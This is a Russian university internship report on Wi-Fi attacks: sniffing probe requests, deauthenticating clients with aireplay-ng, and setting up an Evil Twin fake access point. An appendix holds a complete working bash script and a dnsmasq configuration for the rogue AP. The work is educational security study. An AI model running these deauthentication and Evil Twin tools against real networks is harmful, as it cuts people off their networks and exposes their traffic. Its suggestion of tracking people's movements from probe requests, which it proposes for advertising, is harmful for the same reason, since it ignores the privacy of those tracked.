

|  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- |
| МИНИСТЕРСТВО НАУКИ И ВЫСШЕГО ОБРАЗОВАНИЯ РОССИЙСКОЙ ФЕДЕРАЦИИ | | | | | | | | | | | | | | | | | | | | |
| Федеральное государственное автономное образовательное  учреждение высшего образования | | | | | | | | | | | | | | | | | | | | |
| **Дальневосточный федеральный университет** | | | | | | | | | | | | | | | | | | | | |
|  | | | | | | | | | | | | | | | | | | | | |
|  | | | | | | | | | | | | | | | | | | | | |
|  | | | | | | | | | | | | | | | | | | | | |
| **ШКОЛА ЕСТЕСТВЕННЫХ НАУК** | | | | | | | | | | | | | | | | | | | | |
|  | | | | | | | | | | | | | | | | | | | | |
|  | | | | | | | | | | | | | | | | | | | | |
| **Кафедра информационной безопасности** | | | | | | | | | | | | | | | | | | | | |
|  | | | | | | | | | | | | | | | | | | | | |
|  | | | | | | | | | | | | | | | | | | | | |
|  | | | | | | | | | | | | | | | | | | | | |
| **О Т Ч Е Т** | | | | | | | | | | | | | | | | | | | | |
| о прохождении учебной практики (учебно-лабораторного практикума) | | | | | | | | | | | | | | | | | | | | |
|  | | | | | | | | | | | | | | | | | | | | |
|  | | | | | | | | | | | | | | | | | | | | |
|  | | | | | | | | | | | | | | | | | | | | |
|  | | | | | | | | | |  |  | Выполнил студент  гр. С8117-10.05.01ммзи | | | | | | | | |
|  |  |  | | | | | | Сысоев А.А. | | |
|  | | | | | | | | | |  |  | (подпись) | | | | | |  | | |
|  | | | | | | | | | | | | | | | | | | | | |
| Отчет защищен с оценкой | | | | | | | | | |  |  | Руководитель практики | | | | | | |  | |
|  | | | | | | | | | |  |  | Старший преподаватель кафедры информационной безопасности ШЕН | | | | | | | | |
|  | | | |  | С.С. Зотов | | | | |  |  |  | | | | |  | С.С. Зотов | | |
| (подпись) | | | |  | (И.О. Фамилия) | | | | |  |  | (подпись) | | | | |  | (И.О. Фамилия) | | |
| « | 26 | » | июня | | | | | | 2021 г. |  |  |  | | | | | | | | |
|  | | | | | | | | | | | | | | | | | | | | |
| Регистрационный № | | | | | | | |  | |  |  | Практика пройдена в срок | | | | | | | | |
| « | 26 | » | июня | | | | | | 2021 г. |  |  | с | « | 22 | » | февраля | | | | 2021 г. |
|  | | | | | | | | | |  |  | по | « | 26 | » | июня | | | | 2021 г. |
|  | | | | | |  | Е.В. Третьяк | | |  |  | на предприятии | | | | | | | | |
| (подпись) | | | | | |  | (И.О. Фамилия) | | |  |  |
|  | | | | | | | | | |  |  | Кафедра информационной | | | | | | | | |
|  | | | | | | | | | |  |  | безопасности ШЕН ДВФУ | | | | | | | | |
|  | | | | | | | | | |  |  |  | | | | | | | | |
|  | | | | | | | | | | | | | | | | | | | | |
|  | | | | | | | | | | | | | | | | | | | | |
|  | | | | | | | | | | | | | | | | | | | | |
|  | | | | | | | | | | | | | | | | | | | | |
|  | | | | | | | | | | | | | | | | | | | | |
| г. Владивосток | | | | | | | | | | | | | | | | | | | | |
| 2021 | | | | | | | | | | | | | | | | | | | | |

**Оглавление**

[Задание на практику 6](#_heading=h.rd60k5cnyxl)

[Введение 7](#_heading=h.30j0zll)

[Теоретическая часть 8](#_heading=h.1fob9te)

[Практическая часть 10](#_heading=h.gjdgxs)

[Осуществление деаунтификации пользователей 13](#_heading=h.30j0zll)

[Заключение 19](#_heading=h.1fob9te)

[Приложение 1 22](#_heading=h.3dy6vkm)

[Приложение 2 27](#_heading=h.1t3h5sf)

[Заключение 28](#_heading=h.3znysh7)

**Характеристика**

Выдана студенту 4 курса, специальности «Компьютерная безопасность», специализации «Математические методы защиты информации», Сысоеву Алексею Андреевичу.

Сысоев Алексей Андреевич в период с 22.02.2021 по 26.06.2021 года, проходил учебную практику (учебно-лабораторный практикум) на кафедре информационной безопасности ШЕН ДВФУ.

За время прохождения практики Алексей проявил усердие, тягу к знаниям, огромное желание и трудолюбие, а также неподдельный интерес к изучению материала, требуемого для написания отчета. Приходил на консультацию вовремя с перечнем вопросов, с подробным и исчерпывающим описанием о текущем состоянии практики, со списком отмеченных задач. Внимательно изучал предложенные материалы и литературу на интересующую тематику.

Сысоев А.А. полностью выполнил предусмотренную программу практики, продемонстрировал умения самостоятельно решать практические вопросы, применяя теоретическую базу, полученную в учебный период, а также при самостоятельном обучении.

При выполнении поставленных задач Сысоев А.А. характеризуется инициативностью, сообразительностью и ответственностью.

Старший преподаватель кафедры

информационной безопасности \_\_\_\_\_\_\_\_\_ Зотов С.С.

**ДНЕВНИК СТУДЕНТА**

|  |  |  |  |
| --- | --- | --- | --- |
| Дата | Рабочее место | Краткое содержание выполняемых работ | Отметки руководителя |
| 22.02.21 – 15.03.21 | КИБ | Подготовка оборудования для работы |  |
| 16.03.21 – 27.04.21 | КИБ | Поиск теоретического материала |  |
| 28.04.21 – 24.05.21 | КИБ | Разработка программного обеспечения |  |
| 25.05.21 – 14.06.21 | КИБ | Разработка программного обеспечения |  |
| 15.06.21 – 26.06.21 | КИБ | Написание отчёта по проделанной работе |  |

Студент \_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_ Сысоев А.А.

подпись Ф.И.О.

Руководитель практики от ДВФУ \_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_Зотов С.С.

подпись Ф.И.О.

# 

# Задание на практику

* Изучение основ беспроводной передачи данных, используемых в современном оборудовании и вычислительной техники;
* Приобретение практических навыков в настройке оборудования, необходимого для сбора и последующей обработки полученных данных при перехвате Wi-Fi Probe Request запросов;
* Реализация программного обеспечения, позволяющего управлять режимами работы сетевого адаптера устройства для переключения между режимами прослушивания, ложной точки доступа и принудительного отключения пользователя от сети;
* Написание отчета о проделанной работе по вышеуказанной теме.

# Введение

Учебная (по получению первичных профессиональных умений и навыков, в том числе первичных умений и навыков научно-исследовательской деятельности) практика проходила на кафедре информационной безопасности ШЕН ДВФУ в период с 22 февраля 2021 года по 26 июня 2021 года.

Целью прохождения практики является приобретение практических и теоретических навыков по специальности, а также навыков оформления проведенного исследования в отчетной форме.

Задачи практики:

1. Ознакомиться с теоретическими основами беспроводной передачи данных посредством Wi-Fi-сетей;
2. Приобрести и настроить для дальнейшей работы микрокомпьютер Raspberry Pi 3;
3. Изучить и реализовать программу по управлению технологией перехвата Probe Request запросов и провести анализ перехваченных данных;
4. Изучить и реализовать программу по управлению технологией создания ложной Wi-Fi точки доступа;
5. Изучить и реализовать программу по управлению технологией отключения конечного пользователя от Wi-Fi точки доступа;
6. Написать отчет о проделанной работе.

# Теоретическая часть

Эволюция беспроводных соединений и последующее повсеместное распространение Wi-Fi инфраструктуры обеспечили возможность, анализируя соединение между клиентом и точкой доступа, получать различную информацию о человеке. Это может быть его местоположение, схема передвижений, информация о других активностях.

По стандарту IEEE 802.11 мобильные устройства могут работать в двух режимах при подключении к сети: в режиме пассивного сканирования и в режиме активного сканирования. Если устройство находится в пассивном режиме, оно прослушивает маячковые сообщения (beacon frames), которые рассылаются точками доступа по определённым каналам, таким образом, предлагая клиентам подключиться к этим точкам. Сканирование происходит полностью в пассивном режиме, из-за чего может потратиться много времени для того, чтобы просканировать все каналы на частоте 2.4 ГГц (примерно 1150 мс). При активном же сканировании мобильные устройства продолжительное время рассылают пакеты, называемые Probe Request запросы, и таким образом происходит поиск сетей, к которым устройство было когда-то подключено, чтобы автоматически переподключиться к ним. Для сканирования одного канала в среднем необходимо 8 мс, что намного быстрее чем, если бы устройство находилось в режиме пассивного сканирования. Probe Request запросы содержат уникальные MAC-адреса устройств и имя сети, поиск которой ведётся в данный момент.

Незашифрованные Probe Request запросы можно перехватить с помощью недорогих устройств, либо программ, называющихся Wi-Fi снифферами. К примеру, для их перехвата можно использовать микрокомпьютер Raspberry Pi с установленной на него системой Linux. Для этого необходимо перевести сетевой адаптер в режим мониторинга, который позволяет адаптеру не ассоциировать себя с какой-либо сетью и принимать все видимые ему пакеты. Для перевода в данный режим есть различные способы, но самым популярным является использование утилиты *airmon-ng* (необходимо в консоли прописать команду **airmon-ng start** “название сетевого интерфейса”). После включения режима мониторинга остаётся лишь запустить любой сниффер, например, Wireshark, который позволяет перехватывать и анализировать весь трафик, проходящий между клиентом и точкой доступа.

# Практическая часть

Для выполнения работы было использовано следующее оборудование и ПО:


1. Одноплатный компьютер Raspberry Pi (в нашем случае использовалась версия 3B);
2. Внешний Wi-Fi адаптер для дистанционного управления устройством;
3. Kali Linux RaspberryPi OS;
4. Периферийные устройства и карта памяти;
5. Набор утилит *aircrack-ng*;
6. Утилита для сбора и прослушки сетевого трафика: *tcpdump;*
7. Python 3;

Как и любой компьютер Raspberry Pi нуждается в операционной системе. Ввиду того, что официальные версии операционных систем для Raspberry Pi не позволяют переводить встроенный Wi-Fi адаптер в режим мониторинга, нами была установлена модифицированная версия этой системы. Ее использование обусловлено еще и тем, что купленный нами внешний Wi-Fi адаптер оказался непригодным для перевода в режим мониторинга.


Основным накопителем данных в Raspberry Pi является MicroSDHC карта, поэтому установка ОС имеет свою специфику. Ввиду использования готового образа системы, установка нам не потребовалась.

Важным шагом является установка драйверов для Wi-Fi адаптера. Как упоминалось выше, его ревизия отличается от совместимой с режимом мониторинга, поэтому для корректной установки понадобились некоторые правки в настройках системы.

После установки необходимого ПО можно приступать к основной части работы. Так как для питания микрокомпьютера используется съемный накопитель энергии, с точки зрения удобства управления и сохранения запаса питания целесообразно не использовать графический интерфейс системы, а управлять ей удаленно. В нашем случае был использован протокол *ssh*.




Далее необходимо убедиться в том, что система видит оба Wi-Fi адаптера (внешний и внутренний) посредством команды **ifconfig.** На выводе видим два адаптера: *wlan1* и *wlan0*. В процессе работы имена интерфейсов поменяются местами, поэтому в качестве интерфейса для мониторинга будет использоваться *wlan0mon*. Для перевода сетевой карты в режим мониторинга воспользуемся утилитой *airmon-ng*. Сначала узнаем, к какому интерфейсу привязан наш внутренний адаптер (его мы и будем переводить в режим мониторинга) при помощи **sudo airmon-ng:**



Видим, что внешний адаптер привязан к интерфейсу *wlan0*, а внутренний — к *wlan1*.

Переведем теперь *wlan1* в режим мониторинга командой **sudo airmon-ng start wlan1:**



Получаем предупреждение о том, что следующие процессы (номера 384, 463 и 551) могут помешать работе адаптера в режиме мониторинга, однако в нашей ситуации мы пока не будем их убивать, так как иначе отключится и внешний Wi-Fi адаптер, через который производится управление системой. Внизу вывода видим, что для *wlan1* был включен режим мониторинга и теперь мы к этому интерфейсу должны обращаться по имени *wlan1mon*.

Практическая часть работы была разделена между нами на 3 части: каждый из участников команды выполнял свою задачу. Моей задачей было изучение основ деаунтификации пользователей и написание скрипта, позволяющего осуществлять несколько возможных ее режимов.

Wifi Deauthentication Attack – это вид беспроводной атаки, в которой атакующий рассылает death пакеты (деаунтификации) в сеть Wifi, что приводит к отключению сети подключенных устройств.

Большинство маршрутизаторов (Access Point, точек доступа), используемых сегодня, поддерживают протокол Wifi сетей IEEE 802.11. Его особенностью является возможность санкционированной отправки пакетов (кадров) деаунтификации. Протокол не требует какого-либо шифрования для такого пакета, даже если сеанс был установлен с использованием Wired Equivalent Privacy (WEP). Использование шифрования ограничено только «полезными» данными и не применяется к заголовкам кадров, поскольку эти данные необходимы для нормальной работы трафика в 802.11.

Чаще всего деаунтификация используется для осуществления двух векторов атак на беспроводные сети:

* захват рукопожатий (handshake);
* подключение к фейковой точки доступа (Evil Twin Attack).

С технической точки зрения рукопожатие в беспроводных сетях – это обмен информацией между точкой доступа и клиентом в момент, когда он подключается к ней. Захват рукопожатий состоит в перехвате такой информации путем принуждения клиента к повторному подключению через деаунтификацию его устройства. Полученные данные в последствии могут использоваться для взлома паролей или иных целей.


Одна из основных распространенных целей деаутентификации – заставить клиентов подключаться к поддельной точке доступа, которая затем может использоваться для захвата сетевых пакетов, передаваемых между клиентом и точкой достуав. Злоумышленник проводит атаку деаутентификации целевого клиента, отключая его от своей текущей сети, тем самым позволяя клиенту автоматически подключаться к точке доступа двойника.

# Осуществление деаунтификации пользователей


Для осуществления деаунтификации устройств использовалась утилита aireplay-ng поставляемая программным пакетом airecrack-ng.

Перед деаунтификацией устройства необходимо узнать его мак-адресс и мак-адрес роутера, к которому оно подключено. С этой целью можно воспользоваться средствами для захвата пакетов airdump. Для этого в режиме мониторинга вводим команду на сканирование доступных сетей в терминале kali. В результате получаем данные Probe Request, рассылаемых расположенных вблизи устройств.

На скриншоте ниже видим, какие на данный момент доступны Wifi точки и устройства.




Посылаем на конкретный роутеру запросы деаутентификации пользователя командой sudo aireplay-ng -0 10 -a «MAC-адрес роутера» -c «MAC-адрес пользователя, если он известен» wlan1mon, где -0 10 означает отправку 10 запросов, -а — мак адрес роутера, -с — мак адрес пользователя. В данном случае были отправлено через беспроводной интерфейс wlan1mon 10 deauth пакетов на отключения устройства 14:4F:8A:A8:4D:A5 подключенному к роутеру B0:BE:76:54:3D:E8.




Таким образом может быть осуществлена деаунтификация конкретного устройства с целью подключения к Fake Access Point (подробнее об ее создании см. другие отчеты).

Чтобы упростить процесс использования утилит, поставляемых пакетом aircrack, совместно был создан скрипт со следующим пользовательским интерфейсом:




В представленном выше скрипте представлена информация об авторах. В общем случае скрипт предоставляет следующую функциональность.




Мною были реализованы опции: [0], [1], [2] и [4].


0. «set up interface» считывает беспроводной интерфейс с включенным режимом мониторинга. При необходимости она позволяет также его сменить.



1. «find the target» осуществляет поиск устройств по близости с использованием airdump, интерфейс используется установленный через option0.




2. «hone in on target» осуществляет перехват пакетов для конкретного роутера (ussid – макс адресс роутером) с прослушиванием указанного канала. Захваченные пакеты пишутся в файлы и могут в дальнейшем использоваться для анализа.




4. «deauth the target» реализует деаунтификацию устройств. Предоставляет два типа деаунтификации:

* широковещательная рассылка 100 deauth пакетов на указанный мак-адрес точки доступа(bssid);
* рассылка deauth пакетов с указанием специфических опций.



Широковещательная рассылка пакетов deauth может использоваться для отключения расположенных вблизи устройств с целью перехвата повторно отправляемых ими Probes Requests на подключение. Такие пакеты могут быть перехвачены любыми доступными снифферами, такими как Wireshark или tcpdump.

Зная мак-адреса пользователя и точки доступа, можно аналогично тому, как было показано ранее, осуществить деаунтификацию конкретного устройства.



Таким образом, используя функциональность скрипта, можно получить данные близлежащих устройств, осуществить мониторинг конкретной точки доступа и выполнить деаунтификацию с целью проведению дальнейшего вектора атак.

# Заключение

В результате работы поставленная нами цель была достигнута. Реализованное программное обеспечение позволяет перехватывать, анализировать трафик, проводить соответствующие атаки, подменять точки доступа и отключать пользователей от них.

Потенциальная опасность такого рода программного обеспечения достаточно велика, однако его наглядная реализация позволяет глубже понять возможные векторы планирования злоумышленника и в случае необходимости действовать на предупреждение возможного вреда. Все перехваченные в процессе работы данные принадлежат нам и носят лишь информативный характер.

Одним из возможных способов применения системы мониторинга Probe Request запросов является отслеживание активности пользователей в определенных местах. Это может быть полезно как рекламным компаниям для обработки результатов и предоставления более актуальной в соответствии с интересами пользователя рекламы, так и в других отраслях, отслеживающих перемещение пользователей (к примеру, криминалистика).Литература

1. How we tracked and analyzed over 200,000 people`s footsteps at MIT. [Электронный ресурс]. – Электрон. дан. – Режим доступа: <https://www.freecodecamp.org/news/tracking-analyzing-over-200-000-peoples-every-step-at-mit-e736a507ddbf/>.
2. The Perils of Probe Requests. [Электронный ресурс]. – Электрон. дан. – Режим доступа: <https://medium.com/@brannondorsey/wi-fi-is-broken-3f6054210fa5>
3. CWAP 802.11- Probe Request/Response. [Электронный ресурс]. – Электрон. дан. – Режим доступа : <https://mrncciew.com/2014/10/27/cwap-802-11-probe-requestresponse/>
4. Airmon-ng. [Электронный ресурс]. – Электрон. дан. – Режим доступа: <https://www.aircrack-ng.org/doku.php?id=airmon-ng>
5. Counting wireless devices on a Raspberry Pi with tcpdump. [Электронный ресурс]. – Электрон. дан. – Режим доступа: <https://frdmtoplay.com/counting-wireless-devices-on-a-raspberry-pi-with-tcpdump/>
6. Деаутентификация клиентов беспроводной сети в Kali Linux. [Электронный ресурс]. – Электрон. дан. – Режим доступа: <https://hackware.ru/?p=74>
7. Deauthentication. [Электронный ресурс]. – Электрон. дан. – Режим доступа: <https://www.aircrack-ng.org/doku.php?id=deauthentication>
8. Evil Twin [Электронный ресурс] – Электрон дан. – Режим доступа: https://null-byte.wonderhowto.com/news/evil-twin-part-3-full-bash-script-0166207/
9. Creating an Evil Twin or Fake Access Point on Your Home Network Using Aircrack-ng and Dnsmasq [Электронный ресурс] – Электро дан. – Режим доступа: https://thecybersecurityman.com/2018/08/11/pentest-edition-creating-an-evil-twin-or-fake-access-point-using-aircrack-ng-and-dnsmasq-part-1-setup/

# Приложение 1

Код программы, реализующей все указанные в работе функции:

#!/bin/bash

###########################################################################

#####Authors: Alexand Melnikov, Alexey Sysoev, Sergei Puzan################

#####Nicknames: Doctor D. Ildo, Turtle Titan, Brokendick Counterstrike#####

###########################################################################

function option0(){

echo ""

echo "Enter your monitor mode interface (wlan1mon): "

read interface

}

function option1(){

sudo airodump-ng $interface &

wait

}

function option2(){

bssid=''

while [ -z $bssid ]; do

echo "Enter the BSSID: "

read bssid

done

channel=''

while [ -z $channel ]; do

echo "Enter the Channel: "

read channel

done

echo "Write File Prefix: "

read writeFilePrefix

if [ -z $writeFilePrefix ]; then

echo "No Write File Specified"

else

writeFile=" -w $writeFilePrefix"

fi

sudo airodump-ng --bssid $bssid -c $channel $writeFile $interface &

wait

}

function option3(){

options3=''

echo "Evil Twin ESSID: "

read etEssid

if [ -z $etEssid ]; then

echo "ESSID not set"

else

options3="$options3 --essid $etEssid"

fi

echo "Evil Twin BSSID[optional]: "

read etBssid

if [ -z $etBssid ]; then

echo "BSSID not set"

else

options3="$options3 -a $etBssid"

fi

echo "Enter the Channel: "

read etChannel

if [ -z $etChannel ]; then

echo "Channel not set"

else

options3="$options3 -c $etChannel"

fi

echo "Enter the host MAC(client connected to target AP)[optional]: "

read etHost

if [ -z $etHost ]; then

echo "Host MAC not set"

else

options3="$options3 -h $etHost"

fi

echo "Enter any other options (refer to man airbase-ng...)[optional]:"

read otherOptions

if [ -z $otherOptions ]; then

echo "No other options set"

else

options3="$options3 $otherOptions"

fi

sleep 3

echo "Killing Airbase-ng..."

pkill airbase-ng

sleep 2;

echo "Killing DHCP..."

pkill dhcpd

sleep 5;

#echo $options3

echo "Starting Fake AP..."

sudo airbase-ng $options3 $interface &

echo "Initiating at0 interface"

ifconfig at0 up

ifconfig at0 10.0.0.1 netmask 255.255.255.0

route add -net 10.0.0.0 netmask 255.255.255.0 gw 10.0.0.1

iptables -P FORWARD ACCEPT

iptables -t nat -A POSTROUTING -o wlan0mon -j MASQUERADE

echo 1 > /proc/sys/net/ipv4/ip\_forward

dnsmasq -C dnsmasq.conf -d

}

function option4(){

deauthType=''

while [ -z $deauthType ]; do

echo "Would you like to run a basic deauth attack? (--deauth 100)"

echo "[1] Yes"

echo "[2] No"

read deauthType

done

echo "you selected $deauthType"

if [ $deauthType = 1 ]; then

sudo aireplay-ng --deauth 100 -a $bssid $interface &

fi

if [ $deauthType = 2 ]; then

echo "Enter your aireplay-ng options, you must add the -a tag, and DO NOT include the interface"

read options4

sudo aireplay-ng $options4 $interface &

fi

wait

}

function option5(){

echo "Killing airbase-ng"

pkill airbase-ng

sleep 1

echo "Killing dhcpd"

pkill dhcpd

sleep 1

echo "Killing aireplay-ng"

pkill aireplay-ng

sleep 1

echo "Killing airodump-ng"

pkill airodump-ng

sleep 1

echo "sleeping..."

sleep 2

exit

}

function menu(){

echo "What would you like to do?"

echo "[0] set up interface"

echo "[1] find the target"

echo "[2] hone in on target"

echo "[3] set up Evil-Twin AP"

echo "[4] deauth the target AP"

echo "[5] exit"

read userInput

}

function userAction(){

case $userInput in

0) option0 ;;

1) option1 ;;

2) option2 ;;

3) option3 ;;

4) option4 ;;

5) option5 ;;

esac

}

echo ""

echo "You MUST set your usb Wifi adapter in monitor mode first"

echo "Then follow the steps 1-5"

echo "This will help set up an Evil Twin AP"

echo ""

echo ""

echo ""

sleep 3

uI=0;

interface=''

while [ -z $interface ]; do

option0

done

until [ $uI = 5 ]; do

menu

uI=$userInput

#echo "you selected $uI hello"

userAction

done

# Приложение 2

Конфигурация dnsmasq для ложной точки доступа:

interface=at0

dhcp-range=10.0.0.20,10.0.0.250,255.255.255.0,12h

dhcp-option=3,10.0.0.1

dhcp-option=6,10.0.0.1

server=8.8.8.8

server=8.8.4.4

server=64.6.64.6

server=64.6.65.6

log-queries

log-dhcp

listen-address=127.0.0.1

# Заключение

В результате работы поставленная нами цель была достигнута. Реализованное программное обеспечение позволяет перехватывать, анализировать трафик, проводить соответствующие атаки, подменять точки доступа и отключать пользователей от них.

Потенциальная опасность такого рода программного обеспечения достаточно велика, однако его наглядная реализация позволяет глубже понять возможные векторы планирования злоумышленника и в случае необходимости действовать на предупреждение возможного вреда. Все перехваченные в процессе работы данные принадлежат нам и носят лишь информативный характер.

Одним из возможных способов применения системы мониторинга Probe Request запросов является отслеживание активности пользователей в определенных местах. Это может быть полезно как рекламным компаниям для обработки результатов и предоставления более актуальной в соответствии с интересами пользователя рекламы, так и в других отраслях, отслеживающих перемещение пользователей (к примеру, криминалистика).